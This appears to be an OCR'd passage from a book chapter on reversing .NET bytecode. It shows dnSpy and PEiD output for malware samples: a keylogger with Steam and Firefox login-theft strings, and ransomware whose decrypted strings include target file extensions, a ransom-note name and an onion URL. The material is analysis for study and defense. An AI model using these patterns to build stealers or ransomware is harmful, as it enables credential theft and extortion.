
Chapter 8: Reversing Bytecode Languages: .NET, Java, and More






Assembly Explorer
System.Private.CoreLib.dll
System.Private.Uri.dll
System.Linq.dll
System.Private.Xml.dll
System.Xaml.dll
WindowsBase.dll
PresentationCore.dll
PresentationFramework.dll
dnlib.dll
dnSpy.dll
mscorlib (4.0.0.0)
System (4.0.0.0)
System.Core (4.0.0.0)
Microsoft.CSharp (4.0.0.0)
Elite (0.0.0.0)
Elite.exe
PE
DOS Header
File Header
Optional Header (32-bit)
Section #0: .text
Section #1: .rsrc
Section #2: .reloc
Cor20 Header
Storage Signature
Storage Header
Storage Stream #0: #~
Storage Stream #1: #Strings
Storage Stream #2: #US
Storage Stream #3: #GUID
Storage Stream #4: #Blob
References
-
My
Microsoft.VisualBasic (10.0.0.0)
System.Windows.Forms (4.0.0.0)
System.Data (4.0.0.0)
System.Drawing (4.0.0.0)
System.Xml (4.0.0.0)
Cor20 Header
0x00001008 cb 0x48
0x0000100C MajorRuntimeVersion 2
0x0000100E MinorRuntimeVersion 5
0x00001010 MetaData.VirtualAddress 0x66E4
0x00001014 MetaData.Size 0x4DE0
0x00001018 Flags 3
Flags
IL Only
IL Library
Track Debug Data
32-Bit Required
32-Bit Preferred
Native EntryPoint
Strong Name Signed
0x0000101C EntryPointTokenOrRVA 0x6000012
0x00001020 Resources.VirtualAddress 0
0x00001024 Resources.Size 0
0x00001028 StrongNameSignature.VirtualAddress 0
0x0000102C StrongNameSignature.Size 0
0x00001030 CodeManagerTable.VirtualAddress 0
0x00001034 CodeManagerTable.Size 0
0x00001038 VTableFixups.VirtualAddress 0
0x0000103C VTableFixups.Size 0
0x00001040 ExportAddressTableJumps.VirtualAddress 0
0x00001044 ExportAddressTableJumps.Size 0
0x00001048 ManagedNativeHeader.VirtualAddress 0
0x0000104C ManagedNativeHeader.Size 0



Storage Stream #0: #~
Tables Stream
00 Module (1)
01 TypeRef (110)
02 TypeDef (23)
04 Field (84)
06 Method (106)
1 - .ctor
2 - .ctor
3 - .cctor
4 - get_Computer
5 - get_Application
6 - get_User
7 - get_WebServices
8 - Equals
9 - GetHashCode
10 - GetType
11 - ToString
12 - Create__Instance__
13 - Dispose__Instance__
14 - .ctor
15 - get_GetInstance
16 - .ctor
17 - .cctor
18 - Main
19 - dnlWJvWsrUBSFJiJUOgdzWun
20 - GetSteamUsername
21 - cnqGbcmvqUjDXpkaGOPNSE



#US, 0x70000AB9
US.String = "SELECT * FROM moz_logins;"


PEiD v0.95
File:
sample.bin
...
Entrypoint:
00077BFE
EP Section:
.text
File Offset:
00075DFE
First Bytes:
FF,25,00,20
Linker Info:
8.0
Subsystem:
Win32 GUI
Microsoft Visual C# / Basic .NET
Multi Scan
Task Viewer
Options
About
Exit
Stay on top
->>



Viewer
DllName
OriginalFirstThunk
TimeDateStamp
ForwarderChain
Name
FirstThunk
mscoree.dll
0000B4EC
00000000
00000000
0000B50E
00002000
Thunk RVA
Thunk Offset
Thunk Value
Hint/Ordinal
API Name
00002000
00001000
0000B500
0000
_CorExeMain
Close



dnSpy v6.0.3 (64-bit, .NET Core)
File Edit View Debug Window Help
Assembly Explorer
ftpkeylogger-CD1D0AA994EC7A4C875504...
aShbSJWgPPDoQmyNuMxCcQNHZWtPnt
Edit Method Body - GetSteamUsername() : object @06000014
Instructions
Locals
Exception Handlers
Index
P
C
Name
Type
0
string01
string
1
object
2
string
3
string[]
4
char[]
5
int32
6
int32
7
int32
OK
Cancel
Reset



tDiscoverer (0.0.0.0)
tDiscoverer.exe
PE
References
-
<PrivateImplementationDetails>{AACA8598-2F61-4004-8DB4-FB7C54
mshtml
SHDocVw
@02000002
Base Type and Interfaces
Derived Types
.ctor() : void @06000009
(string) : int @06000004
(string[]) : void @06000008
(string, string) : bool @06000002
(string, int) : string @06000005
(byte[], byte[], byte[]) : string @06000001
(HTMLDocument, string, string) : bool @06000006
(string, byte[], int, ref string, string) : bool @06000003
(string) : uint @06000007
@02000003
@02000008
tDiscoverer (0.0.0.0)
tDiscoverer.exe
PE
References
-
<PrivateImplementationDetails>{AACA8598-2F61-4004-8DB4-FB7
mshtml
ns0
Class0 @02000002
Base Type and Interfaces
Derived Types
.ctor() : void @06000009
Main(string[]) : void @06000008
smethod_0(byte[], byte[], byte[]) : string @06000001
smethod_1(string, string) : bool @06000002
smethod_2(string, byte[], int, ref string, string) : bool @06000003
smethod_3(string) : int @06000004
smethod_4(string, int) : string @06000005
smethod_5(HTMLDocument, string, string) : bool @06000006
smethod_6(string) : uint @06000007
Class1 @02000003
Class2 @02000008
Base Type and Interfaces



{
// Token: 0x02000003 RID: 3
internal class Program
{
// Token: 0x06000010 RID: 16 RVA: 0x00008124 File Offset: 0x00009324
private static void Main(string[] args)
{
string text = encc.myff11("EAAAAImTIsZBSRCFQ7nMEMlT4pHnl6kIaubatyS/ZgjQJ6vw7BvLeLwsBcryaW5xDKl9b9S4NI6SABVPXivwLkOAUSFFQlWtlkO/tJ6/Jbp10aZAa6xYADgigNzWbYzdsVu+X
+WqcafykId2RuDV5AO8oNe4ZjUhhe4AGvJOWxxSj2MdoK%WdmwpqTQg8uu7gLbeN4XA7Z6vusUvxCtocY7QjBT0yUiJWuVGVeOebedBIqfLuKMQdifnGVyBpldqS0+d6YvchTww6k3xFGTiVTuZdPtVc6rGlBNFQUdLxRW3BkOfWRlppZyzuc
s4rIe882+aqLr4tgyehNACfiqlZ8Em5ve6QjwyyZuvktDvZpCfi1+6IO7UT0vpfkXXpxOdo8K6dIm8TuTOoPbBn81APCRKTdfXC06Jk14qZYIMivtSKuXyGYZhTzBkG110Wt2kBkXxz7XUFoMpyPlyKp6AP630d3UQOi3QYLYDjnQCn8cqB6t5VF/
kOq94pNBIWV23GH2TJ4SOwxEEmTCONm6haaxy384LbhxLHTiFTBJkUHY4JTzDWEwLaza96gej5UuUOZtoO3btvT3/j7rwfxuJLCdAvC/
M7P7T3dhXj3XOekuj0bsEIMHze3CvJM67WNu4Q10rT4huKS3GSp4HesgYSyuwrAN7MdlwivHo51VyenKdpXY5bi0hLMi2IIystkcdMQTlvPid3FVshK+BNr3knaNy+On0JqT7+Cw+vNDtw35Gop5Jdb54T2Hglh3o7myUXKsmgH
+ua7mnt5pQNUHfBe2G3h32Tjh6qrFbynV6mNVx62/hpuFFVXHNXu09u7ANCvQsyK5bkg6o/nYsoIS7nABiEA2PnUPHsmAK0FgGRU3z/e7enqqAZYhuHsA2zMQ8WsE9MMYUseRVM/gwLKgim/RKcG5Lam5JbtVbgDfKz2rC8P4Guwfe7pXdQ6wvcdowudCP0
+GxmEE8VeoK2kbowEgEP39tuzj4iO57w5+LUx0HbBH478b+ZMmhyrl6alfAks4eodlz8llQalsh9wKhM1YmVyRPHqSsh2KOq6EnCqLQKfST3INM3KT6r5a+fwOljN
+sDgY9TgUH6PggfZkookK3CblRXR619aZwzLJiKguVQktT6sdYQX4ukYh42RjOW2Ren8N%6XcAO75arvwKm/Hk9qN8O3EIrjrnTIsML%WyEBS9443EBTi6oJTe2+AekfSo9m/UTZjgBnkm/
p3QnhsT6rnSzZaS2w3UUz6E950BaNw1D3c8tyIFaT5PGmGJK3C4tF5ATlyF4kvcTAHmtudjYPYx8IEhLEhABpJKXcE3wmVAroHk+LmQN
+kUhY8OdHf1y3gvPw6SQTV3HC125eWM78olmTyTVKqv6SGICbRZ6BTaCc4u3hlIlWrgaUL0WZmCL79fJBpbDcGsLfTbuaYhucoSpdNDJkHZjM3jsi4vDw6jIOAr61yqBoHuVWPhITnm1NjSDNTHzpqY8rNg/E/EEWh/m2DocDtzYK/e5YX/B8eEWueCZU6K/
HoIMgGI0eMUoaAQ28kbvCqK2wSKovrNmfXm6OKt6Qas0sIU6803SIm9SNgZEuRHsL86bhAjolQt8ifhhuSTL1CftET1eaItUCfp5l62cu+KUhq/fXy/S5Apukc2kEyc4c4ZcQrrv7DmI4DyQjMzNzncmDe+TSnTyvrXfQSEvmZw3v+
+LkiUYkRZ3RYrzm1Ipy4EeJhuJMJyyz4HzSabVzult19lB7gPNUO5+J29dHg/LpK7kHWZqocLA6xCyYz6AvPxdIAIowqhYpAiXopAcD0T47ICQZ99S+LhN7MWETSc0HXI9Zo+yAAm27BEdvmi3mbXDCNm83xJCpMeFs/
Bl64sebeJENoAa6rjcf6vzZg1jDY9KK2OSS8VqCg+syMmpTr8B9Fn28bka9GSZKOXGEnNWYNvhxxfxxG/B+A0wqieYmLOYAG5+Gl19Rtxm1RAMVjYC0GwuNc/IIh63fLVYabTSn9oD92GeFHMGCi/ZZ/yIO/tyMe9ZKyBa7DzBy/
bjIvoR6PWptJ7IHL5dPQHPaWhHE5IwaCalo6zn/2c+mgnyF47KjEK6vv9WOUVbBO0l5jUbOHNwxkldCzoAFFBWuf2ghGI8Jj+KuZD2TssUdR5eVDATPcFTnlxYnAUHw2MxHFTUdepSoOnSbyCWFhB84IxeqPEOPQVgqtpGlQfNLB/XOBTh1ZDxyR03H84/
TM4on949087hey3qx0m2AoOJltfn1PrBGdn1JA43cEmLwlx5tdd/YxaFDFz1Fxm8NgzdyNsZicWQze1IHUNMLrlxsBIHoRCAQDXTkKcP/c+ohxhjBKzdZAAzgVOlNpXHQ54pL6SqBGpM/Jw9hX5XMxe2K9T8=", Program.e1);
string text2 = encc.myff11("EAAAAORy8/rH976/bGRFgncjUaYTQK7YQDaRoFw7f5HTg16", Program.e1);
string text3 = encc.myff11("EAAAAF/rebF4vt3ScDLek314X/6TV3DubRIw8tLraPTsHsSntxLn+rQmh5yE8ZQfKrx/fg==", Program.e1);
string text4 = encc.myff11("EAAAAOwMIxCSUQvYGKwF+U67EWoGgDfDQB8FtiBaxpG9JfF5l", Program.e1);
string text5 = encc.myff11("EAAAAKyFr0jm9ujvS3zm844V841zHtiG4rS7ZzSaKH2GDE3", Program.e1);
string text6 = encc.myff11("EAAAAC9Paqz8pg34Noozv45Y38uGgNRq97JhnKvxitBKxW5bscY6Uxxb8yrbB/CRb9R2TPBSq7LRSAdx6OaWFd0uzK8JwzOU8FauPFD5A9PokHn9", Program.e1);
string text7 = encc.myff11("EAAAABOIusYqXL6iGskTDcnb/3lpYNMyKSoGIxGa3yAkToiv2k3j3UHo65yH0lCBU+thcp24QNE9PHdPbO9CrzpqME4=", Program.e1);
string text8 = encc.myff11("EAAAAAkehSAPALVqxq/UYwyAcFTIzhr8IA+mF/ROFma4UEWG", Program.e1);
string text9 = encc.myff11("EAAAAPuN69xn3UGzk43IgHcHms2aEFiIlxghoF5qApH1V8Ix", Program.e1);
encc.myff11("EAAAAljXuI8kifH2aSTXCLvmUDAxFH0UUGgre9TPD1OZfRtlY5RYyh0lEFSWKlOlEtAg==", Program.e1);
encc.myff11("EAAAAP7IWgNdexpV2MYmVa0ZTfQZwXwdKdX1UCVARIkR6N", Program.e1);
encc.myff11("EAAAAF0L4piVlYBuLHKrW95diBqYZvPddnyjStRIaDP0UH8y", Program.e1);
encc.myff11("EAAAA80NcVk0d+vT6j6RrOSdJxglDHFikDojiDrd1ygF3gWF/48RKViEuA/d7JlmIokXTcHzR7BAlj13Njca5hSn01U=", Program.e1);
encc.myff11("EAAAAJQViS7iXteGq8mV5PqLOng0Ex0OFeIU9NglszmhOw6M", Program.e1);


Value
Type
args
{string[0x00000000]}
string[]
text
".vb,.asmx,.config,.3dm,.3ds,.3fr,.3g2,.3gp,.3pr,.7z,.ab4,.accdb,.accde,.ac...
string
text2
".sql,.mdf"
string
text3
"READ-FOR-DECCCC-FILESSS"
string
text4
".html"
string
text5
".breeding123"
string
text6
"http://sqnhh67wiujb3q6x.onion/2termiinated1122344/"
string
text7
null
string
text8
null
string
text9
null
string



Storage Header
Storage Stream #0: #~
Tables Stream
00 Module (1)
01 TypeRef (82)
02 TypeDef (5)
04 Field (39)
06 Method (37)
08 Param (46)
0A MemberRef (136)
0C CustomAttribute (19)
11 StandAloneSig (21)
15 PropertyMap (1)
5 0x06000005 0x0000B4EE 0x2370 0 0x96 0x264 0x36 0xE WriteBytesToFile
6 0x06000006 0x0000B4FC 0x23C8 0 0x96 0x275 0x36 0x10 WriteHeaderBytesToFile
7 0x06000007 0x0000B50A 0x2420 0 0x91 0xB12 0x3D 0x12 EncryptStringToBytes
8 0x06000008 0x0000B518 0xADF8 0 0x91 0x784 0x48 0x15 GenerateRandom
9 0x06000009 0x0000B526 0xAE18 0 0x96 0xB30 0x4E 0x16 RSAEncryptBytes
10 0x0600000A 0x0000B534 0xAE60 0 0x96 0x644 0x56 0x18 GetBytesFromString
11 0x0600000B 0x0000B542 0xAE90 0 0x96 0x14E 0x5C 0x19 EncryptStringAES
12 0x0600000C 0x0000B550 0xAFC4 0 0x96 0x35 0x5C 0x1B myff11
13 0x0600000D 0x0000B55E 0xB0CC 0 0x91 0xC74 0x62 0x1D ReadByteArray
14 0x0600000E 0x0000B56C 0x2050 0 0x1886 0x9C4 0x69 0x1E .ctor
15 0x0600000F 0x0000B57A 0x2058 0 0x1891 0x9CA 0x6D 0x1E .cctor

